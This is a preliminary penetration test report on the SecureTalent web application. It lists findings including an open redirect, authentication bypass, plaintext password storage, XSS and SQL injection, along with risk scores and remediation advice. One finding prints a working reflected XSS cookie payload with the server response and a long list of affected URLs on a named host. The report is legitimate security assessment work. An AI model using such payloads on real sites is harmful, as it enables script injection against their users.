Date

1/4/2013

Project

STEP

Assessor

Chris Frohoff

Gabe Lawrence

Table of Contents

1 Executive Summary/Analysis of Findings

This is a preliminary report that does not represent full coverage of testing on SecureTalent Application. We have issued an early report because we are close to the target rollout and critical security issues that need to be addressed have been identified.

SecureTalent is an application and a service backed by a team of licensed attorneys to conduct worker classification evaluations. The application is hosted in the AWS cloud that offers a solution to collect information from Qualcomm hiring managers and candidates that can then be evaluated by the attorneys. The attorneys then communicate findings back to Qualcomm through the application.

Users of the system are separated into four roles, Program Manager, Hiring Managers (HM), and Independent Contractor Candidate (ICC), SecureTalent users. The Program Manager launches evaluations and has the capability to view the comprehensive audit file for each completed evaluation. Both HM and ICC will be are only able to view their respective questionnaires to fill out online. Once all answers to the questionnaires are entered, the SecureTalent users will evaluate the responses and enter them for the Qualcomm users to evaluate.

This preliminary report is not comprehensive – and is being issued now so that SecureTalent engineering can look at the issues that have been found so far and apply solutions across the application. Cross Site Scripting (XSS), SQL Injection (SQLi) and Authentication Schema issues are called out in specific locations in this report, but are likely global issues. SecureTalent engineering should conduct a review across the code base for the root causes of these issues and remediate them in all places. All of these issues can be used by an attacker to extract sensitive data from the system, change the behavior of the system, or attack the users of the system.

1.1 Findings for Remediation

ISRM believes the most advantageous, efficient, and effective way to accomplish remediation prioritization of individual vulnerabilities is, initially, to focus on the highest-risk and lowest effort-to-fix vulnerabilities. After these are fixed, the organization should focus on the remaining high-risk and more complex vulnerabilities. Table 1 provides a summary description of the findings; for more details, please refer to the section "Findings in Detail".

Table 1: All Vulnerabilities

Finding ID	Category	Total Risk	Effort to Fix
	Configuration Management Testing		
OWASP-CM-004	Testing for application configuration management - Open Redirect	Medium(9)	Low
	Authentication Testing		
OWASP-AT-005	Testing for Bypassing Authentication Schema	Critical(25)	Medium
OWASP-AT-006	Testing for vulnerable remember password and password reset	Critical(20)	Medium
	Data Validation Testing		
OWASP-DV-001	Testing for Reflected Cross site scripting - Locale cookie	High(16)	Low
OWASP-DV-001	Testing for Reflected Cross site scripting - in full_redirect	Critical(25)	Low

OWASP-DV-002	Testing for Stored Cross site scripting - Hiring Manager Name	High(16)	Low
OWASP-DV-002	Testing for Stored Cross site scripting	Critical(20)	Low
OWASP-DV-005	Testing for SQL Injection - sidx and sord parameters	Critical(20)	Low

2 Risk Scoring

To provide meaningful quantitative analysis of the findings, ISRM uses an impact/likelihood approach to scoring. For each individual finding we assign two ratings: one for impact and another for likelihood; that is, the likelihood the given vulnerability will be exploited. Each vulnerability is given a rating of Critical, High, Medium, Low, or Informational—corresponding scores range from 5 (Critical) to 1 (Informational). Table 2 explains each rating in terms of score, impact, and likelihood.

Table 2: Rating and score as applied to impact and likelihood

Rating and Score	Impact	Likelihood
Critical (5)	Extreme impact to entire organization if exploited. Would receive media attention.	Vulnerability is almost certain to be exploited. Knowledge of the vulnerability and how to exploit it are in public domain.
High (4)	Major impact to entire organization or single line of business if exploited. Could be a regulatory violation.	Vulnerability is relatively easy to detect and exploit by a malicious user/hacker with little skill.
Medium (3)	Noticeable impact to line of business if exploited.	A knowledgeable insider or expert malicious user could exploit the vulnerability without much difficulty.
Low (2)	Minor damage if exploited or could be used in conjunction with other vulnerabilities to perform a more serious attack.	Exploiting the vulnerability would require considerable expertise and resources.
Informational (1)	Poor programming practice or poor design decision that may not present an immediate risk on its own, but may have security implications if multiplied and/or combined with other vulnerabilities	Vulnerability is not likely to be exploited on its own, but may be used to gain information for launching another attack.

ISRM assigns aggregate risk scores to identified vulnerabilities; specifically, the impact score multiplied by the likelihood score. For example, a vulnerability with high likelihood and low impact would have an aggregate risk score of eight (8); that is, four (4) for high likelihood multiplied by two (2) for low impact. The aggregate risk score is used to determine the finding's overall risk level. Table 3 correlates overall risk levels with aggregate risk scores.

Table 3: Overall risk levels and corresponding aggregate scores

Overall Risk Level	Aggregate Risk Score (Impact multiplied by Likelihood)
Critical	20-25
High	12-19
Medium	6-11
Low	2-5
Informational	1

3 Engagement Methodology

Testing followed the OWASP Testing Guide v3 (https://www.owasp.org/index.php/OWASP_Testing_Guide_v3_Table_of_Contents) and issues are categorized according to its major and minor sections. Further documentation about each issue, its impact and potential remediation activities are available within the guide. Additionally, some testing was done on issues too recent to be included in this guide such as overly permissive "Access-Control" policies.

3.1 Tools

Testing was conducted using IBM AppScan, HP WebInspect, Portswigger's Burp Proxy, NMAP, and manual tools layered on top of a web browser.

3.2 Exclusions

Denial of Service (DoS) testing was not included in the scope of this engagement.

4 Findings in Detail

4.1 Configuration Management Testing

4.1.1 Medium - Testing for application configuration management - Open Redirect (OWASP-CM-004)


Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	Medium (3)
Impact	Medium (3)
Total Risk Rating	Medium (9)
Effort to Fix	Low

Description

The URL http://pt1.securetalent.com/full_redirect uses the rurl to issue a redirect without authentication. This can be used as part of a phishing attack where the initial link looks like a SecureTalent link but sends the person who clicks it to a malicious site.

Redirects should be restricted to only authorized sites.

Observed Results



4.2 Authentication Testing

4.2.1 Critical - Testing for Bypassing Authentication Schema (OWASP-AT-005)


Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	Critical (5)
Impact	Critical (5)
Total Risk Rating	Critical (25)
Effort to Fix	Medium

Description

The web service for updating the ICC data allows a user to update data after the fact when the data has been locked within the UI and also without any authentication information other than that found in the original request.

All web service requests should be authenticated, validate the data provided, and enforce update rules consistent with the user interface.

Observed Results



4.2.2 Critical - Testing for vulnerable remember password and password reset (OWASP-AT-006)

Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	High (4)
Impact	Critical (5)
Total Risk Rating	Critical (20)
Effort to Fix	Medium

Description

The application appears to store users' passwords in plaintext so that they can be retrieved by an administrator later in the case they are forgotten. A malicious administrator who has seen the password or an attacker able to exfiltrate the passwords database data with the passwords would be able to login and impersonate the victim within the application, or in many cases other applications/services for which the victim might have used the same password.

This is the recommended approach for handing credential reset (taken from the ISRM SDLC document):

There is no avoiding the reality that some of our users will forget their credentials. Not only their passwords, but their usernames and their email addresses as well. Depending on the criticality and business needs of your application you may choose to offer automated reset mechanisms for some or all of these credentials. While there are too many different scenarios to cover all of them, here are some basic guidelines to consider when offering reset mechanisms:

1. Never tell, show, or send a customer their password: no matter how they have authenticated themselves. More to the point, you should not be able to do this even if you wanted to. The password should never be stored in any recoverable way under any circumstance.
2. Confirm out-of-band: Do not change or display any information to the user without first confirming out-of-band. Depending on what information the user has forgotten, frequently the best option is to send them an email informing them that someone has initiated a reset with a confirmation link. This link should timeout with no residual effect to the account after some reasonably short time (hours, not days), and contain a long and securely random 128-bit unique identifier. Other options for out-of-band confirmation include phoning or paging them assuming you already have their number. These options may even be combined for greater security: “follow the link in the email and put in the code we texted you,” etc… Obviously email verification won’t work for people who have lost (or lost access to) their email address. In this case, the solutions are very dependent on the security needs of the application. Frequently these situations call for answering security questions, calls or texts to stored phone numbers, or other verification of hopefully reasonably hard to guess data and/or calls to support personnel. Whatever method you choose, it is wise to send a mail announcing the reset of the email address to the previous address. This gives the owner a chance to react in case they did not actually initiate this reset.
3. Security questions come AFTER out-of-band verification: Whenever possible, you should not ask security questions until after the out-of-band verification. This severely limits the ability of an attacker to attempt to guess or brute-force the answers to security questions.

Observed Results

Plaintext passwords were observed in the administrative area during a demo.

4.3 Data Validation Testing

4.3.1 High - Testing for Reflected Cross site scripting - Locale cookie (OWASP-DV-001)

Finding Attributes	
Host(s)	pt1.securetalent.com
Likelihood	High (4)
Impact	High (4)
Total Risk Rating	High (16)
Effort to Fix	Low

Description

Reflected cross-site scripting vulnerabilities arise when data is copied from a request and echoed into the application's immediate response in an unsafe way. An attacker can use the vulnerability to construct a request which, if issued by another application user, will cause JavaScript code or other markup supplied by the attacker to execute within the user's browser in the context of that user's session with the application. For more information about reflected cross site scripting attacks refer to https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OWASP-DV-001)

The value in the locale cookie sent by the client is used in the rendered markup on the page. When the local cookie is "><sCrIpT>alert(17515)</sCrIpT> the below result is placed in the page and the script tag runs.

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang=""><sCrIpT>alert(17515)</sCrIpT>" lang=""><sCrIpT>alert(17515)</sCrIpT>">

User supplied input should be validated to assure that it meets specification for the field and properly escaped when used.


Observed Results

Request:

Response:


Session HTTP Response: http://pt1.securetalent.com/1099-resources
Search for:
Find
RegEx
Chunked
No Compression
HTTP/1.1 200 OK
Via: WebProxy
Via: 10.45.56.168
Date: Wed, 26 Dec 2012 21:52:04 GMT
Vary: Accept-Encoding,User-Agent
Server: Zope/(2.13.13, python 2.7.3, linux2) ZServer/1.1
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Content-Length: 9799
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="><sCrIpT>alert(17515)
</sCrIpT>" lang="><sCrIpT>alert(17515)</sCrIpT>">
<head>
<base href="http://pt1.securetalent.com/1099-resources/" />
<title>1099 Resources - Secure Talent</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="Title" content="Secure Talent - Contingent Workforce Management
, 1099 Compliance, Payrolling Services" />
<meta name="Author" content="Eplica Services" />
<meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7, IE=9" />
<meta name="viewport" content="width=1024" />
<meta name="Keywords" content="payrolling services, 1099 compliance,
worker misclassification, independent contractors, 1099 risk mitigation,
third party employer of record payrolling, 1099, 1099 form, 1099 forms,
IRS 1099 form, 1099 IRS form, 1099 misc, w2, w2 form, form-w2, IRS forms,
what is 1099, what is a 1099, tax forms" />
<meta name="Description" content="1099 Compliance and Employer of Record
services for managing your contingent workforce." />
<meta name="ROBOTS" content="INDEX, FOLLOW" />
<meta name="REVISIT-AFTER" content="1 DAYS" />
<meta name="RATING" content="GENERAL" />
<link rel="shortcut icon" href="/img/favicon.ico" type="image/x-icon" />
<link rel="home" href="http://pt1.securetalent.com/1099-resources" />

Rendered:


Session Browser: http://pt1.securetalent.com/1099-resources
Message from webp...
17515
OK

```
The following urls were found in a scan of the site to have the same issue:
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/events
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/events/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/featured
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/featured/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-audit-
preparation
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-audit-
preparation/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-
compliance-rules
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-
compliance-rules/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-laws-and-
penalties
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-laws-and-
penalties/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-overview
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/1099-overview/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/dol-basics
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/dol-basics/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/dol-
enforcement
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/dol-
enforcement/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/glossary
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/glossary/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/hiring-
checklist
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/hiring-
checklist/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/independent-
consulting-agreements
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/independent-
consulting-agreements/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/irs-audit-
risks
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/irs-audit-
risks/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/irs-basics
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/irs-basics/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/legal-
guidelines
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/legal-
guidelines/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/state-
classification
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/state-
classification/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/worker-
classification
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/library/worker-
classification/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/tools
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/tools/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/webinars
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-resources/webinars/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/federal
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/federal/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/lawsuits
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/lawsuits/
```

```
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/overview
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/overview/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/california
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/california/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/illinois
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/illinois/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/massachusetts
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/massachusetts/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/new-york
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-risks/state/new-york/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/1099-compliance
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/1099-compliance/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/1099-managed-services
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/1099-managed-services/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/secure-talent-
difference
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/secure-talent-
difference/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/w2-payroll
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/1099-solutions/w2-payroll/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/about
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/about/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/compliance
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/compliance/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us-home
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us-home/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us-home/requisition
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/contact-us-home/requisition/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/about
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/about/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/contact-us
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/contact-us/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/contact-
us/requisition
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/contact-
us/requisition/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions/
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions/how-
it-works
Critical    Cross-Site Scripting    GET    http://pt1.securetalent.com/employer-of-record/eor-solutions/how-
it-works/
